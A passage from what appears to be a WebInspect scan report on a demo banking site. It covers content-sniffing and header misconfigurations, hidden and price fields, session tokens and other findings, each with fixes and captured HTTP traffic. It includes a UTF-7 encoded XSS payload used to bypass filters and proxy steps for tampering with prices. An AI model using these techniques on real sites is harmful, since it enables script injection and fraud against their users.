. In the absence of the Content-Type header, the application saves the uploaded file along with the mime type of the .jpg

. The attacker uses social engineering to entice the desired target into accessing the uploaded file

. Upon receiving the requested file without the Content-Type header, the target's browser assumes the content type to be HTML based on the HTML and JavaScript content inside and renders the file causing attacker's JavaScript payload to be executed.

Character Set Mismatch

0. Attacker converts the desired payload of <script>alert(document.location)</script> into UTF-7 encoded string +ADw-script+AD4-alert(document.location)+ADw-/script+AD4 and sends it to the vulnerable application.

. An application using the ISO-8859-1 character set for filtering or escaping special characters will fail to detect the the '<' and '>' characters as dangerous

. The absence of character set specification due to the missing Content-Type header will force the browser to guess the character set to use for rendering the application response containing the attacker's payload. If the browser correctly guesses the encoding as UTF-7, the injected payload will be successfully executed.

Implication:

The application fails to impose constraints on the parsing and interpretation of the response content; allowing attackers to bypass validation filters or escaping functionality and introduce malicious scripts and force the browser to execute the desired payload.

Fix:

Configure the server to send the appropriate content type and character set information for the requested resource.

Reference:

Server Configuration
Mime Types in IIS 7
Content Negotiation - Apache HTTP Server

Content Sniffing:
Mime Sniffing Standard
Content Sniffing Signatures
Secure Content Sniffing for Web Browsers [PDF]

OWASP:
OWASP Testing Guide Appendix D: Encoded Injection

Attack Request:

GET /examples/async/async2 HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="E91EF55EAB1AEB151615B638199E219B";
PSID="071D2DC1A711FCBB71A1E069C100C27F"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="a7152abc-78a4-4117-9825-4231b158bf22";
X-Request-Memo: ID="93b18e9a-7d38-45f0-8673-17d339a6a043"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=9AC307A0;username=username;password=password;JSESSIONID=2DC913EA

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:12:30 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 50
Keep-Alive: timeout=5, max=20
Connection: Keep-Alive

Output from background thread. Time:1395357152137

File Names:

- http://zero.webappsecurity.com:80/examples/async/async2
- http://zero.webappsecurity.com:80/docs/appdev/sample/sample.war

---

Low **Server Misconfiguration: Response Headers**

Summary:

Almost all browsers are designed to use a mime sniffing technique to guess the content type of the HTTP response instead of adhering to the Content-Type specified by the application in specific cases or ignoring the content when no mime type is specified. Inconsistencies introduced by the mime sniffing techniques could allow attackers to conduct Cross-Site Scripting attacks or steal sensitive user data. WebInspect has determined that the application fails to instruct the browser to strictly enforce the Content-Type specification supplied in the response.

Web server misconfiguration can cause an application to send HTTP responses with the missing Content-Type header or specify a mime type that does not match up accurately with the response content. When a browser receives such a response, it attempts to programmatically determine the mime type based on the content returned in the response. The mime type derived by the browser, however, might not accurately match the one intended by the application developer. Such inconsistencies have historically allowed attackers to conduct Cross-Site Scripting or data theft using Cascading Style Sheets (CSS) by letting them bypass server-side filters using mime type checking and yet have the malicious payload with misleading

mime type specification executed on the client-side due to the browser mime sniffing policies.

Microsoft Internet Explorer (IE) introduced the X-Content-Type-Options: nosniff specification that application developers can include in all responses to ensure that mime sniffing does not occur on the client-side. This protection mechanism is limited to Microsoft Internet Explorer versions 9 and above.

Execution:

. Build a test page that includes a reference to an external JavaScript or CSS resource

. Configure the server to return the external resource with an incorrect mime type specification

. Visit the test page using an old version of Microsoft's Internet Explorer (version IE 8) browser

. Interpretation of the external content as JavaScript or CSS by the browser despite the misleading mime type specification indicates a potential for compromise.

Implication:

By failing to dictate the suitable browser interpretation of the response content, application developers can expose their users to Cross-Site Scripting or information stealing attacks.

Fix:

Configure the web server to always send the X-Content-Type-Options: nosniff specification in the response headers. In addition, ensure that following safety precautions are also put in place:

. Verify that the web server configuration will send the accurate mime type information in the Content-Type header of each HTTP response

. Configure the server to send a default Content-Type of text-plain or application/octet-stream to tackle failure scenarios

. Ensure that appropriate Character Set is specified in the Content-Type header

. Configure the server to send Content-Disposition: attachment; filename=name; for content without an explicit content type specification.

Reference:

Microsoft Internet Explorer:
MIME-Handling Change: X-Content-Type-Options: nosniff
MIME-Handling Changes in Internet Explorer

OWASP:
OWASP Testing Guide Appendix D: Encoded Injection
List of Useful HTTP Headers

CSS Data Theft:
CVE-2010-0654

Attack Request:

GET /docs/RELEASE-NOTES.txt HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com

Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="CB5244D3A67FEBF49C8D0D683DEBE122";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="52df4fc1-a056-4bba-922c-e1380d81216b";
X-Request-Memo: ID="54dcac74-fd00-4ee7-a09f-158a7abbc164"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:49:58 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"8826-1372751976000"
Last-Modified: Tue, 02 Jul 2013 07:59:36 GMT
Content-Length: 8826
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/plain

==========...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/RELEASE-NOTES.txt
- http://zero.webappsecurity.com:80/resources/img/main_carousel_1.jpg
- http://zero.webappsecurity.com:80/errors/errors.log
- http://zero.webappsecurity.com:80/docs/appdev/web.xml.txt
- http://zero.webappsecurity.com:80/examples/async/async0
- http://zero.webappsecurity.com:80/docs/architecture/startup/serverStartup.txt

---

Informational **System Information Leak: Filename Found in Comments**

Summary:

A URL or filename was found in the comments of the file.

Attack Request:

GET /resources/extjs/ext/ext-all.js HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/money-map.html
Host: zero.webappsecurity.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="247C53693F83E62453498907F6E20277";
PSID="304A343F6A64FD6CF1EF71A4E1D37C55"; SessionType="Crawl"; CrawlType="ScriptInclude"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="85"; ThreadType="JScriptEvent";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="77899540-2378-4df5-9b6b-8aa697752b57";
X-Request-Memo: ID="943f4549-fd32-43da-8519-277624f6e43e"; ThreadId="85";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=B387E31F;username=userna
me;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:37:23 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"1291919-1358458892000"
Last-Modified: Thu, 17 Jan 2013 21:41:32 GMT

Cache-Control: max-age=2678400
Expires: Sun, 20 Apr 2014 22:37:23 GMT
Content-Length: 1291919
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript;charset=UTF-8

/*
Ext JS 4.1 - JavaScript Library
Copyright (c) 2006-2012, Sencha Inc.
All rights reserved.
licensing@sencha.com

http://www.sencha.com/license

Open Source License

This version of Ext JS is licensed under the terms of the Open Source GPL 3.0 license.

http://www.gnu.org/licenses/gpl.html

There are several FLOSS exceptions available for use with this release for
open source applications that are distributed under a license other than GPL.

* Open Source License Exception for Applications

  http://www.sencha.com/products/floss-exception.php

* Open Source License Exception for Development

  http://www.sencha.com/products/ux-exception.php

Alternate Licensing

Commercial and OEM Licenses are available for an alternate download of Ext JS.
This is the appropriate option if you are creating proprietary applications and you are
not prepared to distribute and share the source code of your application under the
GPL v3 license. Please visit http://www.sencha.com/license for more details.

--

This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty
of MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT OF THIRD-PARTY INTELLECTUAL
PROPERTY RIGHTS. See the GNU General Public License for more details.
*/

var Ext=Ext||{};Ext._startTime=new Date().getTime();(function(){var h=this,a=Object.prototype,j=a.toString,b=true,g=
{toString:1},e=function(){},d=function(){var i=d.caller.caller;return i.$owner.prototype[i.$name].apply
(this,arguments)},c;Ext.global=h;for(c in g){b=null}if(b){b=
["hasOwnProperty","valueOf","isPrototypeOf","propertyIsEnumerable","toLocaleString","toString","constructor"]}
Ext.enumerables=b;Ext.apply=function(o,n,q){if(q){Ext.apply(o,q)}if(o&&n&&typeof n==="object"){var p,m,l;for(p in n){o[p]
=n[p]}if(b){for(m=b.length;m--;){l=b[m];if(n.hasOwnProperty(l)){o[l]=n[l]}}}}return o};Ext.buildSettings=Ext.apply
({baseCSSPrefix:"x-",scopeResetCSS:false},Ext.buildSettings||{});Ext.apply(Ext,
{name:Ext.sandboxName||"Ext",emptyFn:e,emptyString:new String
(),baseCSSPrefix:Ext.buildSettings.baseCSSPrefix,applyIf:function(k,i){var l;if(k){for(l in i){if(k[l]===undefined){k[l]=i[l]}}}
return k},iterate:function(i,l,k){if(Ext.isEmpty(i)){return}if(k===undefined){k=i}if(Ext.isIterable(i)){Ext.Array.each.call
(Ext.Array,i,l,k)}else{Ext.Object.each.call(Ext.Object,i,l,k)}}});Ext.apply(Ext,{extend:(function(){var
i=a.constructor,k=function(n){for(var l in n){if(!n.hasOwnProperty(l)){continue}this[l]=n[l]}};return function(l,q,o){if
(Ext.isObject(q)){o=q;q=l;l=o.constructor!==i?o.constructor:function(){q.apply(this,arguments)}}var n=function()
{},m,p=q.prototype;n.prototype=p;m=l.prototype=new n();m.constructor=l;l.superclass=p;if(p.constructor===i)
{p.constructor=q}l.override=function(r){Ext.override(l,r)};m.override=k;m.proto=m;l.override(o);l.extend=function(r){return
Ext.extend(l,r)};return l}}()),override:function(m,n){if(m.$isClass){m.override(n)}else{if(typeof m=="function"){Ext.apply
(m.prototype,n)}else{var i=m.self,k,l;if(i&&i.$isClass){for(k in n){if(n.hasOwnProperty(k)){l=n[k];if(typeof l=="function")
{l.$name=k;l.$owner=i;l.$previous=m.hasOwnProperty(k)?m[k]:d}m[k]=l}}}else{Ext.apply(m,n)}}}return m}});Ext.apply
(Ext,{valueFrom:function(l,i,k){return Ext.isEmpty(l,k)?i:l},typeOf:function(k){var i,l;if(k===null){return
"null"}i=typeof k;if(i==="undefined"||i==="string"||i==="number"||i==="boolean"){return i}l=j.call(k);switch(l)
{case"[object Array]":return"array";case"[object Date]"

...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/resources/extjs/ext/ext-all.js

Informational **Hidden Field**

Summary:

While preventing display of information on the web page itself, the information submitted via hidden form fields is easily accessible, and could give an attacker valuable information that would prove helpful in escalating his attack methodology. Recommendations include not relying on hidden form fields as a security solution for any area of the web application that contains sensitive information or access to privileged functionality such as remote site administration functionality.

Execution:

Any attacker could bypass a hidden form field security solution by viewing the source code of that particular page.

Implication:

The greatest danger from exploitation of a hidden form field design vulnerability is that the attacker will gain information that will help in orchestrating a far more dangerous attack.

Fix:

Do not rely on hidden form fields as a method of passing sensitive information or maintaining session state. One workable bypass is to encrypt the hidden values in a form, and then decrypt them when that information is to be utilized by a database operation or a script. From a security standpoint, the best method of temporarily storing information required by different forms is to utilize a session cookie.

Whether hidden or not, if your site utilizes values submitted via a form to construct database queries, do not make the assumption that the data is non-malicious. Instead, utilize the following recommendations to sanitize user supplied input.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.
- Use what is good instead of what is bad.
- Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

Attack Request:

GET /examples/jsp/cal/cal2.jsp?time=8am HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/cal/cal1.jsp?name=Jason&email=John.Doe%
40somewhere.com&action=Submit
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="43588D4D664C0DF1CE5C9108C035F773";
PSID="432E02DE31405612AD292D90EF536956"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="574dda18-4396-4754-a0f5-55580a2574d7";
X-Request-Memo: ID="6c4fe8b2-b6e8-4195-a359-f17ec689204f"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=CE751E6A;username=usern
ame;password=password;JSESSIONID=2DC913EA

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:13:49 GMT

Server: Apache/2.2.22 (Ubuntu)
Content-Length: 492
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=92
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...THOD=POST ACTION=cal1.jsp>

 <INPUT NAME="date" TYPE=HIDDEN VALUE="current">

 <INPUT NAME="t...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/jsp/cal/cal2.jsp?time=8am
- http://zero.webappsecurity.com:80/examples/jsp/chat/login.jsp
- http://zero.webappsecurity.com:80/bank/account-activity-find-transactions.html
- http://zero.webappsecurity.com:80/bank/transfer-funds-verify.html

---

Informational

Discovery: Price-Related Form Fields

Summary:

Form fields with price-related field names have been discovered. Such fields could harbor price manipulation vulnerabilities which would allow the attacker to change the indicated field value (i.e. the price of the product) and commit fraud. Recommendations including manually verifying whether the field is subject to a price manipulation vulnerability, and if so, re-architecting the application to not require the price be provided by the user.

Execution:

Using a Web Proxy tool, browse to the affected page and intercept the submission of the form with the target form field and change the price value of that field. Continue the form submission and purchase process to verify if the product price reflects the maliciously changed price.

Implication:

Passing a product's price via a form field allows the user/attacker to specify an arbitrary price for the product. This can result in fraud and financial loss due to incorrect product pricing. In certain circumstances, a negative product price may actually credit the attacker's account in the process.

Fix:

For Developers:
Product prices should not be supplied to users via form fields. Ideally all the information will be kept in server-side session storage. However, in certain circumstances, that may not be possible. An alternative is to provide the user only with an item identifier and perform server-side lookups of the associated price for that identifier when necessary. This way the price is strictly controlled by the value retrieved from the server-side database.

For QA:
Follow the instructions listed in Execution to test whether a price manipulation vulnerability exists. If one is suspected of existing, you will need to contact the appropriate vendor or development team to modify the application in order to fix the vulnerability.

For Security Operations:
Follow the instructions listed in Execution to test whether a price manipulation vulnerability exists. If one is suspected of existing, you will need to contact the appropriate vendor or development team to modify the application in order to fix the vulnerability.

Reference:

CWE 472 - Web Parameter Tampering
http://cwe.mitre.org/data/definitions/472.html

Attack Request:

POST /bank/transfer-funds-verify.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/transfer-funds.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="FF256A090CCF4E640394ABF47F0BD07F";
PSID="F376A2ADBE1C334027B402636B3711A4"; SessionType="Crawl"; CrawlType="Form"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";

ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="8308d6c7-d120-457e-93b2-b153a45088f4";
X-Request-Memo: ID="6a22fb62-5e8f-4260-9ba9-6e34a8eac5f2"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

fromAccountId=1&toAccountId=1&amount=12345&description=12345

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:45:59 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=88
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 11447

...TRUNCATED... value="12345"/>
<input type="hidden" name="amount" value="12345"/>

...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/bank/transfer-funds-verify.html

Informational

System Information Leak: OPTIONS HTTP Method

Summary:

The server supports the OPTIONS HTTP method. The OPTIONS method is used to determine what other methods the server supports for a given URI/resource.

Reference:

RFC 2616 Section 9: HTTP Methods:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

Apache:
Apache HTTP Server Version 2.0
Apache HTTP Server Version 1.3

Microsoft:
UrlScan Security Tool
How to configure the URLScan Tool
Setting Application Mappings in IIS 6.0

Attack Request:

OPTIONS / HTTP/1.1
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="842EA28B32CAAAA017F5C3586729C1F6";
PSID="5D1C6386E8E8B620492B55BDD09847D7"; SessionType="AuditAttack"; CrawlType="None"; AttackType="None";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10282"; Engine="Request+Modify"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="22"; ThreadType="StateRequestorPool";

X-RequestManager-Memo: StateID="2945"; sc="1"; ID="88f93a9a-6c6f-472e-9761-b0745debff6f";
X-Request-Memo: ID="21507702-e63f-4746-9efd-e6ec79ae4c48"; ThreadId="48";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:20 GMT
Server: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/

Informational

Insecure Deployment: Java Applet Exposure

Summary:

A Java applet was found. Applets can be decompiled and may contain sensitive information. An attacker could decompile the applet and gain access to confidential information, including any hard-coded passwords and keys, within the applet. Recommendations include removing the file from the webroot and placing it in a location that is not publicly accessible.

Execution:

A primary tool in the arsenal of the attacker who wants to get inside your code is the decompiler. A decompiler takes an executable file and attempts to re-create the original source code. It may be almost impossible to go from machine code to a high-level language. It is, however, easy to recover an assembly language version of the program.

Implication:

The attacker's goal in re-creating the original source code may include one or more of the following:

- To steal a valuable algorithm for use in his own code
- To understand how a security function works to enable him to bypass it
- To extract confidential information, such as hard-coded passwords and keys
- To enable him to alter the code so that it behaves in a malicious way

Fix:

For Security Operations:

A common characteristic of a secure web application is a clean webroot. A cluttered webroot increases the chance of an attacker finding a piece of information that might aid in conducting an attack. Follow these recommendations to ensure that you are maintaining a secure web application:

- Webroot Security Policy: Implement a security policy that prohibits backing up source code in the webroot.
- Cleanup Script: Create a script that periodically deletes common backup files (.old, .bak, .tmp, .arc, .orig, .backup, and so on) from your webroot.
- Temporary Files: Many tools and html editors automatically create a temporary file or backup file in your web root. When editing a file on a production server, be careful not to inadvertently leave a backup or temporary copy of the file in the webroot.
- Test Server: Do not use your production server for testing new scripts. Instead, create a testing server for that purpose.
- Default Installations: Often, many unnecessary files and folders are installed by default. For instance, IIS installations include demo applications. Be sure to remove any files or folders that you are not actively using.

For Development:

Under no circumstances should source code or an applet that can be decompiled be left available on the webroot. While the solution is black and white in this instance, it does indicate the need for adopting programming standards that include a secure design component. Take pains to ensure information that could be used by an attacker is not included within your Web application.

For QA:

During testing, this assessment lists all files and folders in your Web application, and details their significance. Ensure that developers are not leaving valuable files publicly available to a potential attacker via your Web application.

Reference:

JAD - Java Decompiler
http://www.kpdus.com/jad.html

Attack Request:

GET /examples/jsp/plugin/plugin.jsp HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="B830E071EEC1EAB22E0F5D8C8B57EA8B";
PSID="071D2DC1A711FCBB71A1E069C100C27F"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="4d366013-d11e-444d-a055-eb7555d1dd4f";
X-Request-Memo: ID="80520408-de65-4832-9fc8-47dbebc87a4e"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=3258C05D;username=usern
ame;password=password;JSESSIONID=2DC913EA

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:12:16 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 868
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=49
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...ody bgcolor="white">
<h3> Current time is : </h3>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width="160" height="150"
codebase="http://java.sun.com/products/plugin/1.2.2/jinstall-1_2_2-win.cab#Version=1,2,2,0">
<param name="java_code" value="Clock2.class">
<pa...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/jsp/plugin/plugin.jsp

---

Informational

Session Management: Session Token Discovery

Summary:

The following Session Tokens have been identified in this website:
1. JSESSIONID=35EE83C1
.

Session tokens play a key role in maintaining state in modern web applications. Conceptually, a session management system contains a collection of state variables that are stored either client- or server-side, and session tokens (also collectively called session identifiers or session IDs) are used as the "key" to access these state variables. Session tokens can be placed in cookies, query/post parameters or other HTTP headers and can be comprised of a single token or referenced in aggregate as a collection of multiple tokens.
Session tokens enable a web application to track an authenticated user's activities, correlate requests sent by that user, and provide appropriate services to the user accordingly. When a user successfully authenticates to a web application, the web application usually associates the user's identity with session tokens and accesses user data by referencing these tokens. Thus, weaknesses in deploying session tokens in a web application can be exploited by malicious attackers to hijack user sessions and compromise data confidentiality, integrity and availability.

Execution:

N/A

Implication:

When session tokens are accessible to malicious attackers by way of a vulnerable implementation, they can break into the corresponding login sessions and steal or tamper with sensitive user data. In particular, if these session tokens are tied to an administrative account, the whole website, including user accounts and the data stored within, is at serious risk of compromise.

Fix:

N/A

Reference:

Session Management:
http://msdn.microsoft.com/en-us/library/aa478989.aspx

ASP.NET Session State Overview:
http://msdn.microsoft.com/en-us/library/ms178581(v=vs.100).aspx

Maintaining Client State using Java Servlet Technology:
http://java.sun.com/j2ee/tutorial/1_3-fcs/doc/Servlets11.html

PHP Sessions
http://php.net/manual/en/features.sessions.php

OWASP Session Management Cheat Sheet:
https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Attack Request:

```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.EventMacro.Workflow"; SID="9F4CD54A4F95E5A231AE78B790B6BA07";
SessionType="NamedMacro"; CrawlType="None"; OriginatingEngineID="8cc1b5d8-0c01-4bce-9f5d-47f3450a419a";
TriggerSID="FA6292457839E465B06937048753C425";
X-RequestManager-Memo: Category="EventMacro.Named"; MacroName="none";
X-Request-Memo: ID="20c986d0-7b14-479e-956b-93ae07207e85"; ThreadId="72";
Pragma: no-cache

user_login=username&user_password=password&submit=Sign+in&user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
```

Attack Response:

```
HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:41:48 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=35EE83C1; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html
```

File Names:
- http://zero.webappsecurity.com:80/signin.html

Best Practice

Transport Layer Protection: Insecure Transmission

Summary:

An area of the web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality utilizes query strings to pass information between pages. Information in query strings is directly visible to the end user via the browser interface, which can cause security issues. At a minimum, attackers can garner information from query strings that can be utilized in escalating their method of attack, such as information about the internal workings of the application or database column names. Successful exploitation of query string parameter vulnerabilities could lead to an attacker impersonating a legitimate user, obtaining proprietary data, or simply executing actions not intended by the application developers. Recommendations include performing server-side input validation to ensure data received from the client matches expectations.

Fix:

For Development:

The best way to ensure that attackers cannot manipulate query string parameters is to perform server-side input validation. Never implicitly trust any data returned from the client. Utilize strong data typing to ensure that numeric values are actually numeric values, for example, and that data received from a client matches what is expected.

Although not a perfect solution, as there are other methods of gathering this information, you can add a layer of protection by utilizing POST statements instead of GET for HTML form information submittal. The POST method sends form input in a data stream, not as part of the URL as with GET statements. The advantages of the POST method is that data is not visible in the browser location window and is not recorded in web server log files. Be advised, however, that POST data can still be sniffed.

For Security Operations:

Query string vulnerabilities will ultimately require a code-based solution. The best way of preventing these issues from a Security Operations perspective is to implement a "secure coding" development policy that prohibits placing potentially sensitive information or access to functionality inside query strings.

For QA:

From a QA perspective, scrutinize any query string variables displayed in the URL for information that could be potentially utilized by an attacker. Things to look for include the following:

- User Identification: Look for values that obviously represent a user, such as a social security number, a username, or something similar.
- Session Identification: Are there values that remain constant for an entire session? Values to look for include sessionid, session, sid, and s.
- Architecture Identification: Are file, directory, or pathnames best left hidden displayed in the query string?

Ensure these values cannot be easily guessed, or adjusted to impersonate a legitimate user, access sensitive information, or utilized for other malicious activity.

Attack Request:

GET /auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:23 GMT...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8f
- http://zero.webappsecurity.com:80/auth/security-check.html?user_token=38b91670-e2b5-4313-81c2-ea437e

---

Best Practice

Privacy Violation: Autocomplete

Summary:

Most recent browsers have features that will save form field content entered by users and then automatically complete form entry the next time the fields are encountered. This feature is enabled by default and could leak sensitive information since it is stored on the hard drive of the user. The risk of this issue is greatly increased if users are accessing the application from a shared environment. Recommendations include setting autocomplete to "off" on all your forms.

Reference:

Microsoft:
Autocomplete Security

Attack Request:

GET /examples/servlets/servlet/CookieExample HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/servlets/
Accept: */*

Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="BEBBB932FBA0576234C986DEE7E221E8";
PSID="7439DCAFBECAF9A5652AABA7AAC86DB1"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="954273dc-96e9-4bad-85d0-36065304929a";
X-Request-Memo: ID="0d02ea4a-0881-4d26-bbdf-3d0b43af5f39"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

